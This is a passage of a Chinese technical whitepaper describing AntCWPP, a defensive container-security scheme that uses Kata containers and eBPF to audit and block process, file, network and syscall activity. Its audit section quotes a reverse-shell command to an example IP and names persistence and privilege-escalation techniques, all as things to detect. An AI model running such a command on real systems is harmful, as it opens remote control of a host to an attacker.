

图5 AntCWPP 整体方案

通过安全 Agent 将 eBPF 程序加载到 Kata 容器所属的虚拟机内核中。这些 eBPF 程序会加载到多个内核 eBPF 加载点，比如 syscall、LSM、网络等相关的加载点。安全 Agent 通过 eBPF map 下发安全策略，eBPF 程序会实现相应的监控与拦截逻辑。

AntCWPP 方案结合了 Kata 安全容器和 eBPF 程序的优点，实现了生产可落地的容器安全管控方案。本节会对实现的安全效果进行介绍，随后会对整个方案架构以及 eBPF 加载点的选择及安全审计与拦截的实现逻辑进行详细介绍。

3.1.1 容器逃逸的彻底终结

容器逃逸的检测与防御是容器安全中的关键一环，但是 runc 容器环境中很难彻底对容器逃逸进行防御。这是因为一旦宿主机内核或者容器引擎存在漏洞，攻击者即有可能进行容器逃逸。另一方面，即使企业能够按时修复漏洞，确保没有已知漏洞也很难避免其上运行业务对于高权限的使用，很多时候这种使用是必须的，而这些业务使用的高权限也能够用于容器逃逸。造成容器逃逸的关键是 runc 容器的共享内核导致。

传统 runc 容器与 Kata 容器的架构如下：



图6 runc 容器与 Kata 容器的架构比对

传统 runc 容器下，所有容器与宿主机共享同一个 Linux 内核。不管是容器自身权限配置过大还是容器引擎、内核存在漏洞，都能够使攻击者进行容器逃逸，获取宿主机权限，进而攻击其他容器。AntCWPP 采用 Kata 作为底层容器运行时，每个容器都有自己的内核，容器之间以及容器与宿主机之间互不影响，从根本上阻断了容器逃逸。

3.1.2 安全事件行为审计

从安全角度来看，进程创建、网络连接、文件系统访问及关键系统调用等事件至关重要，这是因为这些事件直接关联到网络攻击的核心环节。

图7 网络安全核心场景

从安全审计的角度来看，进程创建是攻击者在 Linux 系统中执行恶意活动的基础入口。攻击者经常通过合法进程的子进程触发攻击，例如利用 cron 任务启动隐藏的反弹 Shell（如 /bin/bash -c "bash -i >& /dev/tcp/10.0.0.1/4444 0>&1"），或通过 Web 服务器进程执行 /tmp 目录下的隐藏恶意脚本。安全审计需要监控 execve 系统调用的参数及进程父子关系，例如若 Java 进程生成了 /bin/sh 子进程，可能表明 Web 服务被攻击者利用执行了命令。此外，结合进程的启动路径（如从 /dev/shm 或 /var/tmp 加载的可执行文件），可快速识别挖矿木马或后门程序的隐蔽执行。

网络连接的审计能力直接关联到攻击者与外部控制的通信行为。在 Linux 中，攻击者可能通过 curl 或 wget 从恶意域名下载攻击代码并执行。攻击者也能够利用网络能力进行横向移动，攻击集群中的其他业务。安全审计需要分析网络连接的元数据，例如检测非正常业务需求的网络连接请求，检测对于外部域名的访问请求。

文件系统访问的监控是抵御数据篡改和敏感文件访问的关键防线。攻击者可能通过修改系统级配置文件实现驻留与权限提升，例如在 /etc/crontab 中添加定时任务，或向 /etc/ld.so.preload 注入恶意动态库以劫持函数调用。攻击者也有可能查看系统上的敏感文件，比如查看秘钥文件或者源码文件。安全审计需对敏感文件的路径实施实时文件完整性检查（FIM），例如检测 /etc/sudoers 文件的修改访问可以发现系统的用户权限修改，检测 /etc/hosts 可以发现攻击者的域名劫持动作。

关键系统调用的审计为对抗底层攻击提供了深度洞察。攻击者在 Linux 中经常会利用各种系统调用完成攻击操作，例如通过 ptrace 附加到合法进程进行内存注入，或调用 setuid(0) 结合内核漏洞进行权限提升。恶意软件也经常调用 memfd_create 系统调用用来在内存中创建一个文件，调用 unshare 系统调用来创建新的 user namespace 用以触发内核网络子系统相关的内核漏洞。通过对常用攻击手法的系统调用进行总结，能够比较完整的覆盖各类攻击。

综上所述，为了能够及时发现并处置 Kata 容器中的攻击行为，需要对 Kata 容器中的进程、网络、文件访问以及关键系统调用等事件进行安全审计。而在 Kata 安全容器的架构下，容器运行在一个独立的虚拟机中，宿主机无法获取 Kata 容器内的进程创建、网络行为、文件修改行为以及系统调用事件。在 AntCWPP 方案中，我们创造性地提出了在宿主机上通过安全软件将 eBPF 程序加载到 Kata 容器所属虚拟机中，通过 eBPF 实现对 Kata 容器内系统事件的安全审计。

3.1.3 安全事件行为拦截

Kata 容器的安全审计能力能够对系统可疑行为进行记录，安全工程师能够根据这些审计记录发现潜在的威胁。但是审计是事后的，通常当发现系统异常时，这个异常已经发生了，恶意软件实际已经运行、数据可能已经被窃取。为了能够实时对恶意行为进行阻止，需要能够在恶意软件运行时，对其行为进行实时拦截。AntCWPP 方案实现了 Kata 容器中异常行为的拦截功能。

Linux 中提供了能够对系统关键行为进行拦截的标准框架，即 LSM。LSM 全称为 Linux 安全模块(Linux Security Module)。LSM 本身并不提供安全能力，而是一个定义在内核中的通用轻量级安全访问控制框架。LSM 通过提供一系列接口，可以轻松地将不同的安全策略集成到内核中。这些接口是在内核关键路径上预先埋设的一系列内核钩子点。安全模块可以通过在这些钩子点上插入一些安全逻辑，在指定的内核路径上实现安全检查策略，从而允许或禁止某些操作。此外，LSM 的模块化设计可以让系统管理员根据业务需要加载不同的安全模块，实现系统安全管理。Linux 内核中 LSM 目前有多种支持的安全方案，包括 SELinux、AppArmor、SMACK、Yama 等。Linux 内核5.7中，LSM 开始了对 eBPF 的支持。用户态程序能够在 LSM 的 hook 点加载 eBPF 程序来对系统行为进行管控。

Linux 中的 TC 层提供了对网络数据包的过滤与拦截，通过该机制能够实现网络出入向的数据包过滤管控。

为了对 Kata 容器中的进程、文件、网络等系统关键行为进行管控，对异常行为进行实时阻断，AntCWPP 方案在 Kata 虚拟机中的操作系统 LSM 层和网络 TC 层上加载 eBPF 程序，根据安全团队定制的安全策略进行进程、文件、网络行为的阻断。典型的拦截行为包括：已知恶意进程的启动，非预期清单内进程的启动，非预期的网络出入向访问，系统关键文件的修改，内核关键配置的修改等。

3.1.4 应用维度的安全策略管控

AntCWPP 方案的另一个亮点是实现了应用维度的安全策略管控。应用维度是指容器所属的业务语义，通常一个业务运行在一个 namespace 中。应用维度的安全管控是指能够在同一个节点上，根据不同的 Kata 容器下发不同的安全策略，并且对违反策略的行为进行审计或拦截。

基于 runc 传统容器的 eBPF 安全方案也能做到应用维度的安全管控。但是其有如下缺点：

- 内核资源竞争与性能瓶颈。runc 容器下，eBPF 探针在内核层监控系统调用或网络事件时，所有容器（包括宿主机自身）的事件均通过同一组 eBPF 钩子捕获。高密度容器环境下，频繁的系统调用可能引发 eBPF 处理逻辑的竞争，导致宿主机和容器的性能下降，尤其对延迟敏感型应用影响显著。
- 事件溯源与策略归属模糊。runc 容器下，eBPF 在内核层可能需要做应用与容器的关联，但是这些关联容易出错，这会导致将安全事件的产生容器判断错误，导致安全事件与应用的关联错误甚至导致拦截策略对错误的应用容器进行拦截。
- eBPF 特性依赖特定内核版本。runc 容器需依赖宿主机的内核版本，如果要在一个集群中部署使用 eBPF 的安全软件，需要保证集群上所有的内核版本均支持相应的 eBPF 程序，这对于超大集群来说很难做到。

通过在 Kata 安全容器中加载 eBPF 程序，有效克服了上述 runc 的缺点。从业务语义上看，一个 Kata 容器通常是属于一个应用，并且对应一个虚拟机。通过独立的内核，对于内核资源竞争与性能瓶颈只会存在于业务繁忙的容器，而不会影响其他 Kata 容器和宿主机。由于 Kata 的独立内核，业务也能够根据自己的业务需求按需选择对应的内核，使之能够支持 eBPF 内核版本，而无需与节点内核版本产生依赖。在 Kata 环境中，安全 Agent 只需要在宿主机节点上找到对应业务的容器，即可以直接下发对应的应用策略，eBPF 程序只需要关注安全功能，而不需要在 eBPF 程序中进行业务的区分，并且根据不同的业务下发不同的策略。这样就能够实现精准的事件溯源与策略归属分析。

以上简单介绍 AntCWPP 容器安全方案的安全效果，以下对该方案的相关特性进行详细介绍。

3.2 关键特性

3.2.1 内核可灵活选择

安全软件为了能够覆盖企业所有线上机器，需要能够兼容线上运行各种操作系统内核版本，这些操作系统版本出于稳定性考虑通常不会都是最新的版本，所以无法使用高版本内核的特性。eBPF 的功能在 Linux 内核高版本支持得比较完善，所以使用 eBPF 通常都对内核版本有要求。批量升级线上生产业务集群节点的内核通常是一个非常困难的工作，因此很难在宿主机上使用 eBPF 功能。Kata 安全容器使用的内核是 Kata 自身的一个组件，该内核不依赖宿主机内核，能够很方便的进行升级，因此能够使用最新的内核功能，也能够根据需要对内核进行定制以及修复缺陷。

AntCWPP 方案中，Kata 容器内核使用了比部分宿主机版本高的内核。

3.2.2 爆炸半径小

Kata 容器容器中，一个 Pod 为一个虚拟机，即每个 Pod 都会使用一个独立内核。如果安全策略触发了系统 bug 或者影响到了正常业务，则其影响仅限于当前下发策略的 Pod，而不会影响到其他 Pod 或者宿主机。

在基于共享内核的 runc 容器场景下，安全软件在策略下发策略时如果要实现应用级别的策略（既每个应用有不同的策略）则需要在内核模块中进行容器的区分，这种区分包括策略的下发与数据的采集。这里的区分一旦出错就会对不同的业务造成干扰。

在 Kata 安全容器中，由于每个 Pod 能够独立下发策略，AntCWPP 方案能够根据不同的应用下发不同的策略，在节点下发策略时，端上安全 Agent 找到策略对应的 Pod 虚拟机，并且将策略下发到虚拟机中。Kata 安全容器中生成安全事件日志时就直接关联到该 Pod 对应的应用。策略下发和日志采集中均无需在内核中区分应用，所有的策略带来的影响都只会影响到单个 Pod，这极大提高了系统的稳定性。

3.2.3 灵活安全加载

传统安全软件通常会通过加载 Linux 内核模块到 Linux 系统中，用来监控系统的进程、文件、网络等安全敏感行为。内核模块运行在系统 Ring 0 层，具有最高权限，一旦代码编写不当或者存在 bug 就可能会导致系统崩溃。

为了能够安全稳定的扩展 Linux 内核功能，eBPF 技术在最近几年得到了快速发展。相比于内核模块带来的稳定性风险，eBPF 技术通过内核内置的验证器对 eBPF 程序进行检查，确保其不会导致内核崩溃。在 AntCWPP 方案中，使用了 eBPF 技术。eBPF 是一项革命性技术，可为现代操作系统提供更大的灵活性和可扩展性，同时不牺牲安全性和性能。

第四章 ▸ 方案架构

4.1 架构概览

基于 Kata 容器和 eBPF 的 AntCWPP 方案如图所示：



图8 AntCWPP 产品方案架构

AntCWPP 容器安全方案包含多个组件，各个组件功能简介如下：

- CWPP 管理平台。该平台主要包括集群 Kata 容器资产管理、策略管理、运维管理以及系统配置管理。资产管理显示集群中当前 Kata Pod 的状态信息包括集群、应用、Kata Pod 内核版本等。策略管理用于策略的增删改查。运维管理用于向指定的应用下发指定的安全策略。系统配置管理用于管理系统的全局配置。这些管理功能大部分都是通过向 Kubernetes API server下发策略实现的，少部分功能通过直接与端上安全 Agent 通信实现。

- 策略服务中心，用于管理应用的安全策略，当前直接使用 Kubernetes API server。AntCWPP 方案的管控面通过 Kubernets API server 实现。应用的安全策略通过一个 CRD 定义，该 CRD 中定义了需要施加策略的应用信息以及文件、进程、网络等安全策略。集群相关的配置比如整个方案的降级配置开关存放在 configmap 中。端上安全 Agent 的部分配置也是通过 Kubernetes API server 中的 configmap 保存。
- 宿主机安全 Agent，位于节点宿主机上的 Agent。安全 Agent 的功能包括策略监听、Pod 生命周期监控、策略控制逻辑 eBPF 程序的加载、具体策略转换为 eBPF map 下发到应用 Pod、策略状态监控与管理。安全 Agent 监听策略 CRD，并且监控与获取自己所在节点的 Kata Pod。对于需要下发策略应用 Pod，Agent 会加载 eBPF 程序到 Kata Pod 所属虚拟机中，并且修改相关 map 配置策略。为了及时发现异常，Agent 还会定期将自身节点的策略与 Pod 状态上报至安全管控平台。
- Kata Pod。Kata 安全容器中一个 Pod 即为一个虚拟机，安全 Agent 会加载 eBPF 程序到内核的多个 eBPF 加载点，这些 eBPF 程序包含了控制逻辑。用户下发的应用策略最终会转换为 eBPF 策略下发到应用对应 Pod 的虚拟机中，这些策略包括进程、文件、网络、关键系统调用的监控与拦截。

4.2 策略管控链路

整体管控链路流程和组件如下所示：



图9 策略管控链路流程

4.2.1 CWPP 管理平台

CWPP 管理平台能够为指定应用下发安全策略。一个稳定可靠的安全策略管控平台应该具备策略下发的前置检查、按应用策略下发、策略的分批灰度下发以及策略下发异常的检测。具体来讲，我们的安全策略管控平台实现了如下功能：

- 策略下发前置检查。接入 AntCWPP 的应用需要满足一定的条件，这些信息都将从端上安全 Agent 在获取 Kata Pod 信息时统一上报至安全策略管控平台。管控平台在策略下发时，会验证应用是否满足下发条件，只有满足条件策略才会下发。
